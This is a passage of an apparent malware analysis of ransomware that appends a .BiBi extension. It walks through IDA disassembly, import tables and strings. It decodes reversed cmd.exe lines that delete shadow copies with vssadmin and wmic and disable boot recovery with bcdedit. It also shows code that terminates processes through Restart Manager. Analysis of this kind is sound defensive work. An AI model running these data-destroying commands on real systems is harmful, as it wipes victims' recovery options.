94	00021fb8	00000013	A	InitOnceExecuteOnce
95	00021fd0	0000000e	A	CreateEventExW
96	00021fe0	00000010	A	CreateSemaphoreW
97	00021ff8	00000012	A	CreateSemaphoreExW
98	00022010	00000015	A	CreateThreadpoolTimer
99	00022028	00000012	A	SetThreadpoolTimer
100	00022040	0000001f	A	WaitForThreadpoolTimerCallbacks
101	00022060	00000014	A	CloseThreadpoolTimer
102	00022078	00000014	A	CreateThreadpoolWait
103	00022090	00000011	A	SetThreadpoolWait
104	000220a8	00000013	A	CloseThreadpoolWait
105	000220c0	00000018	A	FlushProcessWriteBuffers
106	000220e0	0000001e	A	FreeLibraryWhenCallbackReturns
107	00022100	00000019	A	GetCurrentProcessorNumber
108	00022120	00000013	A	CreateSymbolicLinkW
109	00022138	00000013	A	GetCurrentPackageId
110	00022150	0000000e	A	GetTickCount64
111	00022160	0000001c	A	GetFileInformationByHandleEx
112	00022180	0000001a	A	SetFileInformationByHandle
113	000221a0	0000001e	A	GetSystemTimePreciseAsFileTime

Below is evidence of the *directory iterator* phase, the .BiBi extension appended to files made inaccessible, the identification of booting settings CMD commands in order to disable the Windows Automatic Repair module and the checking of possible OS booting failures. The CMD commands in question are in *reversed* form (written backwards) in the extractable strings. Instances of Restart Manager are also used to manage the status and termination of the process, and shadow copies are removed in order not to allow files to be restored easily:



Through a text reversing process, we obtained the following commands executed:

Input


```
lla/ teIuq/ swodahs   eteled nimdassv  c/ exe.dmc
eteled ypocwodahs cimw c/ exe.dmc
seruliafllaerongi ycilopsutatstoob }tluafed{ tes / tidedcb c / exe.dmc
on delbaneyrevocer }tluafed{ tes/ tidedcb c/ exe.dmc
```

ABC 207 4

Output

```
cmd.exe /c bcdedit /set {default} recoveryenabled no
cmd.exe / c bcdedit / set {default} bootstatuspolicy ignoreallfailures
cmd.exe /c wmic shadowcopy delete
cmd.exe /c  vssadmin delete   shadows /quIet /all
```

Sections of the malware don't appear to possess packing peculiarities, so the threat actors did not arrange for bytes confusing in order to make any static analysis of the artefact more difficult. However, as we shall see later, some specific attributes of executed commands are in a "text reversed" or encoded form.



Dynamic analysis and second malware assessment

In the function ***sub_140005530***, a new process is created with the *booting modification* CMD commands (in text reversed form) as parameters:

```
sub_140005530 proc near

bInheritHandles= dword ptr -140h
dwCreationFlags= dword ptr -138h
lpEnvironment= qword ptr -130h
lpCurrentDirectory= qword ptr -128h
lpStartupInfo= qword ptr -120h
lpProcessInformation= qword ptr -118h
var_110= qword ptr -110h
var_100= qword ptr -100h
var_F8= qword ptr -0F8h
StartupInfo= _STARTUPINFOA ptr -0F0h
ProcessInformation= _PROCESS_INFORMATION ptr -80h
CommandLine= byte ptr -60h
var_10= qword ptr -10h
arg_0= qword ptr  10h

mov     [rsp-8+arg_0], rbx
push    rbp
lea     rbp, [rsp-60h]
sub     rsp, 160h
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rbp+60h+var_10], rax
xor     ebx, ebx
mov     [rsp+160h+var_F8], 0Fh
lea     rdx, aLlaTeiuqSwodah ; "lla/ teIuq/ swodahs   eteled nimdassv  "...
mov     [rsp+160h+var_110], rbx
100.00% (-95,78) (744,415) 0000495B 000000014000555B: sub_140005530+2B (Synchronized with Hex View-1)
```

```
mov     rax, cs:__security_cookie
xor     rax, rsp
mov     [rbp+60h+var_10], rax
xor     ebx, ebx
mov     [rsp+160h+var_F8], 0Fh
lea     rdx, aLlaTeiuqSwodah ; "lla/ teIuq/ swodahs   eteled nimdassv  "...
mov     [rsp+160h+var_110], rbx
lea     rcx, [rsp+160h+var_110] ; void *
mov     [rsp+160h+var_100], rbx
lea     r8d, [rbx+31h]  ; Size
call    sub_140006990
cmp     [rsp+160h+var_F8], 10h
lea     rcx, [rsp+160h+var_110]
mov     rdx, [rsp+160h+var_100]
cmovnb  rcx, [rsp+160h+var_110]
add     rdx, rcx
lea     rcx, [rsp+160h+var_110]
cmp     [rsp+160h+var_F8], 10h
cmovnb  rcx, [rsp+160h+var_110]
call    __std_reverse_trivially_swappable_1
cmp     [rsp+160h+var_F8], 10h
lea     rcx, [rsp+160h+var_110]
lea     rdx, [rbp+60h+CommandLine]
cmovnb  rcx, [rsp+160h+var_110]
sub     rdx, rcx
100.00% (-95,393) (732,400) 0000495B 000000014000555B: sub_140005530+2B (Synchronized with Hex View-1)
```

We highlight the details of setting up the threads and execution attributes of the process itself:

```
loc_1400055C1:
movzx   eax, byte ptr [rcx]
mov     [rdx+rcx], al
lea     rcx, [rcx+1]
test    al, al
jnz     short loc_1400055C1

xorps   xmm0, xmm0
mov     [rsp+160h+StartupInfo.cb], 68h ; 'h'
lea     rax, [rbp+60h+ProcessInformation]
xor     r9d, r9d        ; lpThreadAttributes
mov     [rsp+160h+lpProcessInformation], rax ; lpProcessInformation
lea     rdx, [rbp+60h+CommandLine] ; lpCommandLine
lea     rax, [rsp+160h+StartupInfo]
xor     r8d, r8d        ; lpProcessAttributes
mov     [rsp+160h+lpStartupInfo], rax ; lpStartupInfo
xor     ecx, ecx        ; lpApplicationName
mov     [rsp+160h+lpCurrentDirectory], rbx ; lpCurrentDirectory
mov     [rsp+160h+lpEnvironment], rbx ; lpEnvironment
movups  xmmword ptr [rbp+60h+StartupInfo.dwFillAttribute], xmm0
mov     [rsp+160h+dwCreationFlags], 8000001h ; dwCreationFlags
mov     [rsp+160h+bInheritHandles], ebx ; bInheritHandles
movups  xmmword ptr [rsp+160h+StartupInfo.lpReserved], xmm0
mov     [rbp+60h+StartupInfo.wShowWindow], bx
movups  xmmword ptr [rbp+60h+StartupInfo.lpTitle], xmm0
100.00% (-95,843) (788,413) 0000495B 000000014000555B: sub_140005530+2B (Synchronized with Hex View-1)
```

```
cmp     rax, 1000h
jb      short loc_14000566A

mov     rcx, [rcx-8]    ; Block
add     rdx, 27h ; '''
sub     rax, rcx
add     rax, 0FFFFFFFFFFFFFFF8h
cmp     rax, 1Fh
ja      loc_1400059ED

loc_14000566A:
call    j_j_free

loc_1400059ED:
call    _invalid_parameter_noinfo_nore

loc_14000566F:          ; Size
mov     r8d, 21h ; '!'
mov     [rsp+160h+var_110], rbx
lea     rdx, aEteledYpocwoda ; "eteled ypocwodahs cimw c/ exe.dmc"
mov     [rsp+160h+var_100], rbx
100.00% (-13,1471) (656,410) 0000495B 000000014000555B: sub_140005530+2B (Synchronized with Hex View-1)
```

```
loc_14000566F:          ; Size
mov     r8d, 21h ; '!'
mov     [rsp+160h+var_110], rbx
lea     rdx, aEteledYpocwoda ; "eteled ypocwodahs cimw c/ exe.dmc"
mov     [rsp+160h+var_100], rbx
lea     rcx, [rsp+160h+var_110] ; void *
mov     [rsp+160h+var_F8], 0Fh
call    sub_140006990
cmp     [rsp+160h+var_F8], 10h
lea     rcx, [rsp+160h+var_110]
mov     rdx, [rsp+160h+var_100]
cmovnb  rcx, [rsp+160h+var_110]
add     rdx, rcx
lea     rcx, [rsp+160h+var_110]
cmp     [rsp+160h+var_F8], 10h
cmovnb  rcx, [rsp+160h+var_110]
call    __std_reverse_trivially_swappable_1
cmp     [rsp+160h+var_F8], 10h
lea     rcx, [rsp+160h+var_110]
lea     rdx, [rbp+60h+CommandLine]
cmovnb  rcx, [rsp+160h+var_110]
sub     rdx, rcx
100.00% (-13,1786) (692,415) 0000495B 000000014000555B: sub_140005530+2B (Synchronized with Hex View-1)
```

Finally, the function *CreateProcessA* is called to create the process in question for executing the above-mentioned commands:

```
movups  xmmword ptr [rbp+60h+StartupInfo.lpTitle], xmm0
movups  xmmword ptr [rbp+60h+StartupInfo.dwXSize], xmm0
movups  xmmword ptr [rbp+60h+StartupInfo.lpReserved2], xmm0
movups  xmmword ptr [rbp+60h+StartupInfo.hStdOutput], xmm0
call    cs:CreateProcessA
mov     rdx, [rsp+160h+var_F8]
cmp     rdx, 10h
jb      short loc_14000578E

mov     rcx, [rsp+160h+var_110]
inc     rdx
mov     rax, rcx
cmp     rdx, 1000h
jb      short loc_140005789

mov     rcx, [rcx-8]    ; Block
add     rdx, 27h ; '''
sub     rax, rcx
add     rax, 0FFFFFFFFFFFFFFF8h
cmp     rax, 1Fh
ja      loc_1400059F3

100.00% (-13,2617) (722,413) 0000495B 000000014000555B: sub_140005530+2B (Synchronized with Hex View-1)
```

```
loc_14000578E:          ; Size
mov     r8d, 46h ; 'F'
mov     [rsp+160h+var_110], rbx
lea     rdx, aSeruliafllaero ; "seruliafllaerongi ycilopsutatstoob }tlu"...
mov     [rsp+160h+var_100], rbx
lea     rcx, [rsp+160h+var_110] ; void *
mov     [rsp+160h+var_F8], 0Fh
call    sub_140006990
cmp     [rsp+160h+var_F8], 10h
lea     rcx, [rsp+160h+var_110]
mov     rdx, [rsp+160h+var_100]
cmovnb  rcx, [rsp+160h+var_110]
add     rdx, rcx
lea     rcx, [rsp+160h+var_110]
cmp     [rsp+160h+var_F8], 10h
cmovnb  rcx, [rsp+160h+var_110]
call    __std_reverse_trivially_swappable_1
cmp     [rsp+160h+var_F8], 10h
lea     rcx, [rsp+160h+var_110]
lea     rdx, [rbp+60h+CommandLine]
cmovnb  rcx, [rsp+160h+var_110]
sub     rdx, rcx
nop

100.00% (-5,3182) (705,376) 0000495B 000000014000555B: sub_140005530+2B (Synchronized with Hex View-1)
```

```
xorps   xmm0, xmm0
mov     [rsp+160h+StartupInfo.cb], 68h ; 'h'
lea     rax, [rbp+60h+ProcessInformation]
xor     r9d, r9d        ; lpThreadAttributes
mov     [rsp+160h+lpProcessInformation], rax ; lpProcessInformation
lea     rdx, [rbp+60h+CommandLine] ; lpCommandLine
lea     rax, [rsp+160h+StartupInfo]
xor     r8d, r8d        ; lpProcessAttributes
mov     [rsp+160h+lpStartupInfo], rax ; lpStartupInfo
xor     ecx, ecx        ; lpApplicationName
mov     [rsp+160h+lpCurrentDirectory], rbx ; lpCurrentDirectory
mov     [rsp+160h+lpEnvironment], rbx ; lpEnvironment
movups  xmmword ptr [rbp+60h+StartupInfo.dwFillAttribute], xmm0
mov     [rsp+160h+dwCreationFlags], 8000001h ; dwCreationFlags
mov     [rsp+160h+bInheritHandles], ebx ; bInheritHandles
movups  xmmword ptr [rsp+160h+StartupInfo.lpReserved], xmm0
mov     [rbp+60h+StartupInfo.wShowWindow], bx
movups  xmmword ptr [rbp+60h+StartupInfo.lpTitle], xmm0
movups  xmmword ptr [rbp+60h+StartupInfo.dwXSize], xmm0
movups  xmmword ptr [rbp+60h+StartupInfo.lpReserved2], xmm0
movups  xmmword ptr [rbp+60h+StartupInfo.hStdOutput], xmm0
call    cs:CreateProcessA
mov     rdx, [rsp+160h+var_F8]
cmp     rdx, 10h
jb      short loc_1400058AE
```

```
100.00% (-6,3738) (689,411) 0000495B 000000014000555B: sub_140005530+2B (Synchronized with Hex View-1)
```

```
loc_1400058AE:          ; Size
mov     r8d, 34h ; '4'
mov     [rsp+160h+var_110], rbx
lea     rdx, aOnDelbaneyrevo ; "on delbaneyrevocer }tluafed{ tes/ tided"...
mov     [rsp+160h+var_100], rbx
lea     rcx, [rsp+160h+var_110] ; void *
mov     [rsp+160h+var_F8], 0Fh
call    sub_140006990
cmp     [rsp+160h+var_F8], 10h
lea     rcx, [rsp+160h+var_110]
mov     rdx, [rsp+160h+var_100]
cmovnb  rcx, [rsp+160h+var_110]
add     rdx, rcx
lea     rcx, [rsp+160h+var_110]
cmp     [rsp+160h+var_F8], 10h
cmovnb  rcx, [rsp+160h+var_110]
call    __std_reverse_trivially_swappable_1
cmp     [rsp+160h+var_F8], 10h
lea     rcx, [rsp+160h+var_110]
lea     rdx, [rbp+60h+CommandLine]
cmovnb  rcx, [rsp+160h+var_110]
sub     rdx, rcx
nop
```

```
100.00% (17,4531) (805,398) 0000495B 000000014000555B: sub_140005530+2B (Synchronized with Hex View-1)
```

```
xorps   xmm0, xmm0
mov     [rsp+160h+StartupInfo.cb], 68h ; 'h'
lea     rax, [rbp+60h+ProcessInformation]
xor     r9d, r9d        ; lpThreadAttributes
mov     [rsp+160h+lpProcessInformation], rax ; lpProcessInformation
lea     rdx, [rbp+60h+CommandLine] ; lpCommandLine
lea     rax, [rsp+160h+StartupInfo]
xor     r8d, r8d        ; lpProcessAttributes
mov     [rsp+160h+lpStartupInfo], rax ; lpStartupInfo
xor     ecx, ecx        ; lpApplicationName
mov     [rsp+160h+lpCurrentDirectory], rbx ; lpCurrentDirectory
mov     [rsp+160h+lpEnvironment], rbx ; lpEnvironment
movups  xmmword ptr [rbp+60h+StartupInfo.dwFillAttribute], xmm0
mov     [rsp+160h+dwCreationFlags], 8000001h ; dwCreationFlags
mov     [rsp+160h+bInheritHandles], ebx ; bInheritHandles
movups  xmmword ptr [rsp+160h+StartupInfo.lpReserved], xmm0
mov     [rbp+60h+StartupInfo.wShowWindow], bx
movups  xmmword ptr [rbp+60h+StartupInfo.lpTitle], xmm0
movups  xmmword ptr [rbp+60h+StartupInfo.dwXSize], xmm0
movups  xmmword ptr [rbp+60h+StartupInfo.lpReserved2], xmm0
movups  xmmword ptr [rbp+60h+StartupInfo.hStdOutput], xmm0
call    cs:CreateProcessA
mov     rdx, [rsp+160h+var_F8]
cmp     rdx, 10h
jb      short loc_1400059CA
100.00% (16,5151) (734,403) 0000495B 000000014000555B: sub_140005530+2B (Synchronized with Hex View-1)
```

Files and data are taken from the root folder **C:\\Users**

```
loc_140005B75:
lea     rax, aCUsers    ; "C:\\Users"
mov     [rsp+110h+var_E0._Hnd], rax
mov     qword ptr [rsp+110h+var_E0._Id], 8
call    __std_fs_code_page
movaps  xmm0, xmmword ptr [rsp+110h+var_E0._Hnd]
movdqa  xmmword ptr [rsp+110h+var_E0._Hnd], xmm0
lea     r8, [rsp+110h+var_E0]
mov     edx, eax
lea     rcx, [rbp+57h+lpRootPathName] ; Src
call    sub_1400018E0
nop
mov     edi, 7
mov     rdx, [rbp+57h+lpWideCharStr+8]
cmp     rdx, [rbp+57h+var_A0]
jz      short loc_140005BEA

mov     [rdx], r15
mov     [rdx+10h], r15
mov     [rdx+18h], r15
movups  xmm0, xmmword ptr [rbp+57h+lpRootPathName]
movups  xmmword ptr [rdx], xmm0
movups  xmm1, [rbp+57h+var_88]

loc_140005BEA:
lea     r8, [rbp+57h+lpRootPathName]
lea     rcx, [rbp+57h+lpWideCharStr]
call    sub_1400071F0
mov     rax, qword ptr [rbp+57h+var_88+8]
100.00% (2337,764) (808,310) 00004F28 0000000140005B28: main+128 (Synchronized with Hex View-1)
```

```
add     rdx, 27h ; '''
mov     rcx, [rcx-8]     ; Block
sub     rax, rcx
add     rax, 0FFFFFFFFFFFFFFF8h
cmp     rax, 1Fh
ja      loc_1400060AF

loc_1400060AF:
call    _invalid_parameter_noinfo_noreturn

loc_140005C37:
call    cs:GetLogicalDrives
mov     dword ptr [rbp+57h+var_78], eax
mov     ebx, 1Ah

loc_140005C45:
cmp     ebx, 2
jz      loc_140005DB6

lea     rax, [rbp+57h+var_78]
bt      [rax], ebx
jnb     loc_140005DB6

100.00% (2102,1947) (800,310) 00004F28 0000000140005B28: main+128 (Synchronized with Hex View-1)
```

Next, the various types of system disks are enumerated and classified:

```
mov     qword ptr [rbp+57h+var_88], r13
mov     byte ptr [rbp+57h+lpRootPathName], al
mov     byte ptr [rbp+57h+lpRootPathName+1], 0
mov     r8d, 2
lea     rdx, asc_14002C10C ; ":\\"
lea     rcx, [rbp+57h+lpRootPathName] ; Src
call    sub_140006AF0
lea     rcx, [rbp+57h+lpRootPathName]
cmp     qword ptr [rbp+57h+var_88+8], 10h
cmovnb  rcx, [rbp+57h+lpRootPathName] ; lpRootPathName
call    cs:GetDriveTypeA
lea     ecx, [rax-2]
test    ecx, 0FFFFFFFAh
jnz     loc_140005D7B

cmp     eax, 7
jz      loc_140005D7B

lea     rax, [rbp+57h+lpRootPathName]
cmp     qword ptr [rbp+57h+var_88+8], 10h
cmovnb  rax, [rbp+57h+lpRootPathName]
mov     [rsp+110h+var_E0, Hndl, rax

100.00% (2098,2418) (808,315) 00004F28 0000000140005B28: main+128 (Synchronized with Hex View-1)
```

```
.rdata:000000014002FCE0 word_14002FCE0  dw 271h                 ; DATA XREF: .rdata:off_14002F9C0↑o
.rdata:000000014002FCE2                 db 'GetLogicalDrives',0
.rdata:000000014002FCF3                 align 4
.rdata:000000014002FCF4 word_14002FCF4  dw 238h                 ; DATA XREF: .rdata:000000014002F9C8
.rdata:000000014002FCF6                 db 'GetDriveTypeA',0
.rdata:000000014002FD04 word_14002FD04  dw 26Ah                 ; DATA XREF: .rdata:000000014002F9D0
.rdata:000000014002FD06                 db 'GetLastError',0
.rdata:000000014002FD13                 align 4
.rdata:000000014002FD14 word_14002FD14  dw 0E3h                 ; DATA XREF: .rdata:000000014002F9D8
.rdata:000000014002FD16                 db 'CreateProcessA',0
.rdata:000000014002FD25                 align 2
.rdata:000000014002FD26 word_14002FD26  dw 59Eh                 ; DATA XREF: .rdata:000000014002F9E0
.rdata:000000014002FD28                 db 'TerminateProcess',0
.rdata:000000014002FD39                 align 2
.rdata:000000014002FD3A word_14002FD3A  dw 412h                 ; DATA XREF: .rdata:000000014002F9E8
.rdata:000000014002FD3C                 db 'OpenProcess',0
.rdata:000000014002FD48 word_14002FD48  dw 3C8h                 ; DATA XREF: .rdata:000000014002F9F0
.rdata:000000014002FD4A                 db 'LoadLibraryA',0
.rdata:000000014002FD57                 align 8
.rdata:000000014002FD58 word_14002FD58  dw 2B8h                 ; DATA XREF: .rdata:000000014002F9F8
.rdata:000000014002FD5A                 db 'GetProcAddress',0
.rdata:000000014002FD69                 align 2
.rdata:000000014002FD6A word_14002FD6A  dw 221h                 ; DATA XREF: .rdata:000000014002FA00
.rdata:000000014002FD6C                 db 'GetCurrentProcessId',0
.rdata:000000014002FD80 aKernel32Dll    db 'KERNEL32.dll',0     ; DATA XREF: .rdata:000000014002F9A0
.rdata:000000014002FD8D                 align 2
.rdata:000000014002FD8E word_14002FD8E  dw 89h                  ; DATA XREF: .rdata:000000014002FA10
0002E6F6 000000014002FCF6: .rdata:000000014002FCF6 (Synchronized with Hex View-1)
```

Attributes and parameters are collected to proceed with the infection chain phase, such as the number of threads, CPU cores, path and execution statistics:

```
_140005DC4:             ; Microsoft VisualC v14 64bit runtime
l   unknown_libname_8
    r9d, eax
    rcx, [rbp+57h+lpWideCharStr+8]
    rcx, [rbp+57h+lpWideCharStr]
    rcx, 5
    eax, eax
    edx, edx
    rcx
    eax, 1
/l  eax, r13d
    r14d, [rax+rax*2]
    r8d, r14d
    edx, r9d
    rcx, aCpuCoresDThrea ; "[+] CPU cores: %d, Threads: %d\n"
l   sub_140001030
    [rbp+57h+var_78], 1388h
    rcx, [rbp+57h+var_78]
l   sub_140007050
    ecx, 8          ; Size
l   ??2@YAPEAX_K@Z  ; operator new(unsigned __int64)
    rcx, sub_140005530
    [rax], rcx
    qword ptr [rbp+57h+var_40], rax
    rcx, [rbp+57h+var_50+8]
```

```
lea     rdx, [rbp+57h+Src] ; Src
mov     rcx, rbx        ; lpWideCharStr
call    sub_140006B90
lea     rdx, [rbp+57h+Src]
cmp     qword ptr [rbp+57h+var_C0+8], 10h
cmovnb  rdx, qword ptr [rbp+57h+Src]
lea     rcx, aPathS     ; "[+] Path: %s\n"
call    sub_140001030
mov     rdx, qword ptr [rbp+57h+var_C0+8]
cmp     rdx, 10h
jb      short loc_140005B6F
```

```
100.00% (1860,4714) (803,312) 00004F28 0000000140005B28: main+128 (Synchronized with Hex View-1)
```

format-string	[+] Stats: %d | %d
format-string	[+] Path: %s
format-string	[+] CPU cores: %d, Threads: %d

We have evidence of *Restart Management* with the attributes of CurrentProcessID:

```
movups  [rsp+1AF8h+var_58], xmm0
movups  [rsp+1AF8h+var_48], xmm0
call    cs:LoadLibraryA
mov     rbx, rax
test    rax, rax
jz      loc_140009088

lea     rdx, ProcName    ; "RmStartSession"
mov     rcx, rax         ; hModule
call    cs:GetProcAddress
mov     rdi, rax
test    rax, rax
jz      loc_140009088

lea     rdx, aRmregisterreso ; "RmRegisterResources"
mov     rcx, rbx         ; hModule
call    cs:GetProcAddress
mov     rsi, rax
test    rax, rax
jz      loc_140009088

100.00% (-158,702) (803,310) 0000831E 0000000140008F1E: sub_140008EA0+7E (Synchronized with Hex View-1)
```

```
lea     rdx, aRmgetlist ; "RmGetList"
mov     rcx, rbx         ; hModule
call    cs:GetProcAddress
mov     r14, rax
test    rax, rax
jz      loc_140009088

lea     rdx, aRmshutdown ; "RmShutdown"
mov     rcx, rbx         ; hModule
call    cs:GetProcAddress
mov     rbp, rax
test    rax, rax
jz      loc_140009088

lea     rdx, aRmendsession ; "RmEndSession"
mov     rcx, rbx         ; hModule
call    cs:GetProcAddress
mov     r15, rax
test    rax, rax

100.00% (-104,1085) (732,410) 0000831E 0000000140008F1E: sub_140008EA0+7E (Synchronized with Hex View-1)
```

```
imul    rdi, rax, 29Ch
mov     esi, [rsp+rdi+1AF8h+dwProcessId]
call    cs:GetCurrentProcessId
cmp     esi, eax
jz      short loc_140009072

cmp     [rsp+rdi+1AF8h+var_180C], 3E8h
jz      short loc_140009072

xor     edx, edx         ; bInheritHandle
mov     r8d, esi         ; dwProcessId
lea     ecx, [rdx+1]     ; dwDesiredAccess
call    cs:OpenProcess
test    rax, rax
jz      short loc_140009088

xor     edx, edx         ; uExitCode
mov     rcx, rax         ; hProcess
call    cs:TerminateProcess
test    eax, eax

100.00% (128,2363) (738,412) 0000831E 0000000140008F1E: sub_140008EA0+7E (Synchronized with Hex View-1)
```

At the following addresses in the *.rdata* section identifiable by *000000014002FE48*, the file looping functions getting, for example *FindNextFileW*, *FindFirstFileExW* and *GetFileInformationByHandleEx*. The latter allows details of specific files to be obtained within an iterative phase:

```
.rdata:000000014002FE2E                 db 'CreateFileW',0
.rdata:000000014002FE3A word_14002FE3A  dw 17Eh                 ; DATA XREF: .rdata:000000014002FA60
.rdata:000000014002FE3C                 db 'FindClose',0
.rdata:000000014002FE46 word_14002FE46  dw 184h                 ; DATA XREF: .rdata:000000014002FA68
.rdata:000000014002FE48                 db 'FindFirstFileExW',0
.rdata:000000014002FE59                 align 2
.rdata:000000014002FE5A word_14002FE5A  dw 195h                 ; DATA XREF: .rdata:000000014002FA70
.rdata:000000014002FE5C                 db 'FindNextFileW',0
.rdata:000000014002FE6A word_14002FE6A  dw 24Ch                 ; DATA XREF: .rdata:000000014002FA78
.rdata:000000014002FE6C                 db 'GetFileAttributesExW',0
.rdata:000000014002FE81                 align 2
.rdata:000000014002FE82 word_14002FE82  dw 520h                 ; DATA XREF: .rdata:000000014002FA80
.rdata:000000014002FE84                 db 'SetEndOfFile',0
.rdata:000000014002FE91                 align 2
.rdata:000000014002FE92 word_14002FE92  dw 52Dh                 ; DATA XREF: .rdata:000000014002FA88
.rdata:000000014002FE94                 db 'SetFileAttributesW',0
.rdata:000000014002FEA7                 align 8
.rdata:000000014002FEA8 word_14002FEA8  dw 533h                 ; DATA XREF: .rdata:000000014002FA90
.rdata:000000014002FEAA                 db 'SetFilePointerEx',0
.rdata:000000014002FEBB                 align 4
.rdata:000000014002FEBC word_14002FEBC  dw 23h                  ; DATA XREF: .rdata:000000014002FA98
.rdata:000000014002FEBE                 db 'AreFileApisANSI',0
.rdata:000000014002FECE word_14002FECE  dw 3EFh                 ; DATA XREF: .rdata:000000014002FAA0
.rdata:000000014002FED0                 db 'MoveFileExW',0
.rdata:000000014002FEDC word_14002FEDC  dw 252h                 ; DATA XREF: .rdata:000000014002FAA8
.rdata:000000014002FEDE                 db 'GetFileInformationByHandleEx',0
.rdata:000000014002FEFB                 align 4
0002E85C 000000014002FE5C: .rdata:000000014002FE5C (Synchronized with Hex View-1)
```

Further details within the .rdata section concerning performance counter querying, obtaining local timestamps for environment execution awareness are given below.

```
.rdata:000000014002FEFE                 db 'MultiByteToWideChar',0
.rdata:000000014002FF12 word_14002FF12  dw 611h                 ; DATA XREF: .rdata:000000014002FAB8
.rdata:000000014002FF14                 db 'WideCharToMultiByte',0
.rdata:000000014002FF28 word_14002FF28  dw 452h                 ; DATA XREF: .rdata:000000014002FAC0
.rdata:000000014002FF2A                 db 'QueryPerformanceCounter',0
.rdata:000000014002FF42 word_14002FF42  dw 453h                 ; DATA XREF: .rdata:000000014002FAC8
.rdata:000000014002FF44                 db 'QueryPerformanceFrequency',0
.rdata:000000014002FF5E word_14002FF5E  dw 370h                 ; DATA XREF: .rdata:000000014002FAD0
.rdata:000000014002FF60                 db 'InitializeSRWLock',0
.rdata:000000014002FF72 word_14002FF72  dw 4B8h                 ; DATA XREF: .rdata:000000014002FAD8
.rdata:000000014002FF74                 db 'ReleaseSRWLockExclusive',0
.rdata:000000014002FF8C word_14002FF8C  dw 0                    ; DATA XREF: .rdata:000000014002FAE0
.rdata:000000014002FF8E                 db 'AcquireSRWLockExclusive',0
.rdata:000000014002FFA6 word_14002FFA6  dw 138h                 ; DATA XREF: .rdata:000000014002FAE8
.rdata:000000014002FFA8                 db 'EnterCriticalSection',0
.rdata:000000014002FFBD                 align 2
.rdata:000000014002FFBE word_14002FFBE  dw 3C4h                 ; DATA XREF: .rdata:000000014002FAF0
.rdata:000000014002FFC0                 db 'LeaveCriticalSection',0
.rdata:000000014002FFD5                 align 2
.rdata:000000014002FFD6 word_14002FFD6  dw 36Ch                 ; DATA XREF: .rdata:000000014002FAF8
.rdata:000000014002FFD8                 db 'InitializeCriticalSectionEx',0
.rdata:000000014002FFF4 word_14002FFF4  dw 5B9h                 ; DATA XREF: .rdata:000000014002FB00
.rdata:000000014002FFF6                 db 'TryEnterCriticalSection',0
.rdata:000000014003000E word_14003000E  dw 114h                 ; DATA XREF: .rdata:000000014002FB08
.rdata:0000000140030010                 db 'DeleteCriticalSection',0
.rdata:0000000140030026 word_140030026  dw 2F3h                 ; DATA XREF: .rdata:000000014002FB10
.rdata:0000000140030028                 db 'GetSystemTimeAsFileTime',0
0002E92A 000000014002FF2A: .rdata:000000014002FF2A (Synchronized with Hex View-1)
```

```
.rdata:000000014002FFD5                 align 2
.rdata:000000014002FFD6 word_14002FFD6  dw 36Ch                 ; DATA XREF: .rdata:000000014002FAF8
.rdata:000000014002FFD8                 db 'InitializeCriticalSectionEx',0
.rdata:000000014002FFF4 word_14002FFF4  dw 5B9h                 ; DATA XREF: .rdata:000000014002FB00
.rdata:000000014002FFF6                 db 'TryEnterCriticalSection',0
.rdata:000000014003000E word_14003000E  dw 114h                 ; DATA XREF: .rdata:000000014002FB08
.rdata:0000000140030010                 db 'DeleteCriticalSection',0
.rdata:0000000140030026 word_140030026  dw 2F3h                 ; DATA XREF: .rdata:000000014002FB10
.rdata:0000000140030028                 db 'GetSystemTimeAsFileTime',0
.rdata:0000000140030040 word_140030040  dw 281h                 ; DATA XREF: .rdata:000000014002FB18
.rdata:0000000140030042                 db 'GetModuleHandleW',0
.rdata:0000000140030053                 align 4
.rdata:0000000140030054 word_140030054  dw 4D5h                 ; DATA XREF: .rdata:000000014002FB20
.rdata:0000000140030056                 db 'RtlCaptureContext',0
.rdata:0000000140030068 word_140030068  dw 4DCh                 ; DATA XREF: .rdata:000000014002FB28
.rdata:000000014003006A                 db 'RtlLookupFunctionEntry',0
.rdata:0000000140030081                 align 2
.rdata:0000000140030082 word_140030082  dw 4E3h                 ; DATA XREF: .rdata:000000014002FB30
